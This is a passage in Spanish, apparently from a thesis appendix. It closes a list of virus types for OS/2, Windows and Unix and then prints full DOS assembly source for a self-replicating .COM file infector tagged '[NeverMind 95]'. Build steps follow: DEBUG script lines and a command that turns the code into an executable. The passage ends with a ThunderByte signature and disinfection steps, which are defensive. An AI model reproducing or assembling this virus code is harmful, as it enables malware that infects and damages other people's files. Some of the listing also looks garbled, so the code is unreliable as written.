8) OS2Vir1	**Virus de sobre-escritura para el OS/2.**
9) WinVir	**Infector de archivos EXE con formato Nuevo Ejecutable. Realmente nunca llegará a ejecutarse el archivo bajo Windows, por lo que se cuestiona mucho la existencia de un auténtico *Virus para Windows*.**
10)UnixVir	**Los *Viruses en Unix* son factibles, pero es raro se reconozca a uno oficialmente. En forma parca, el Catálogo de Viruses de 1992 (ver Bibliografía) cita al que atacaría en la AT&T (; para variar !).**

APÉNDICE C

Código Fuente del Virus infector de archivos .COM

```
;
jmp 103
mov si,8900
call 108
pop si
sub si,108
push si
pop dx
add dx,1003
push dx
mov cx,2c
mov bp,1dd
call 207
mov by ptr[si+20b],49
mov by ptr[si+20a],0
mov ax,27
lea dx,[si+204]
mov ah,4e
int 21
jc 1f9
push [98]
push [96]
push [94]
mov cx,0
mov al,01
call 22c
mov ax,3d02
int 21
xchg bx,ax
mov cx,3
lea dx,[si+20c]
mov di,dx
call 24b
cmp by ptr[di],e9
jne 1b7
cmp by ptr[di+3],4b
jnb 1b7
pop dx
add dh,c8
push dx
xor dx,dx
mov si,04
call 220
sub ax,3
mov wo ptr[si+2036],ax
mov cx,2c
mov bp,1dd
call 207
mov cx,134
lea dx,[si+1022]
call 220
mov cx,0
je 1b7
jmp 1a1
mov wo ptr[si+1d9],d2ff
add wo ptr[si+103],6bed
jmp 1d6
mov al,0
mov dx,1
call 238
mov cx,2
lea dx,[si+2036]
call 220
inc by ptr[si+20a]
jnz 199
pop dx
pop cx
mov ax,4702
int 21
```

...continúa en la siguiente página

...APÉNDICE C
Código Fuente del Virus infector de archivos .COM

```
mov ah,0e
int 21
pop cx
mov al,01
call 22c
cmp by ptr[si+20a],0
jnz 193
mov ah,4f
jmp 130
pop dx
mov al,05
mov dx,03d8
out dx,al
db "[NeverMind 95]",0
db "Libertad de Informacion",0
db "*.com",0,0,0,0,0,0
mov ah,[si+bp]
xor ax,[si+20a]
mov [si+bp],ah
inc bp
loop 20f
ret
mov ah,3f
int 21
ret
mov ah,40
int 21
ret
mov ah,42
xor cx,cx
int 21
ret
xor ch,ch
mov ah,43
mov dx,9e
int 21
ret

n tesis.com
rcx
136
w
q
```

Para convertirlo en código ejecutable teclee desde el S.O. :

```
DEBUG < tesis.scr
```

tal que, tesis.scr, será el nombre dado a éste script (código del Virus).

En orden para desinfectar archivos de este Virus, se hará uso de una combinación entre el ThunderByte (para detección e identificación) y la vacuna desarrollada expresamente para el Virus (NeverM^{-1}).

Para hacer lo primero, al ThunderByte, ha de añadírsele la siguiente signatura (consúltese la documentación incluida dentro del TBAV) :

```
"b9 8e 00 bd dd 01 e8 8d 00 b9 34 01 8d 84 02 01"
```

...continúa en la siguiente página

...APÉNDICE C

Código Fuente del Virus infector de archivos .COM

Una vez generada la firma característica del Virus Ne'ermind (tesis), se deberá obtener la vacuna NeverM^{-1} actualmente en el servidor Ftp :

electro.unitec.mx /PC/Antivirus/... Never-1.zip

la cual contiene una pequeña ayuda integrada sobre su modo de uso para vacunar archivos. Así pues, cuando se tenga un archivo infectado por éste Virus, para desinfectarlo los pasos a seguir son :

1) Detectarlo e identificarlo vía : TBAV

2) Desinfectarlo vía : NeverM^{-1}.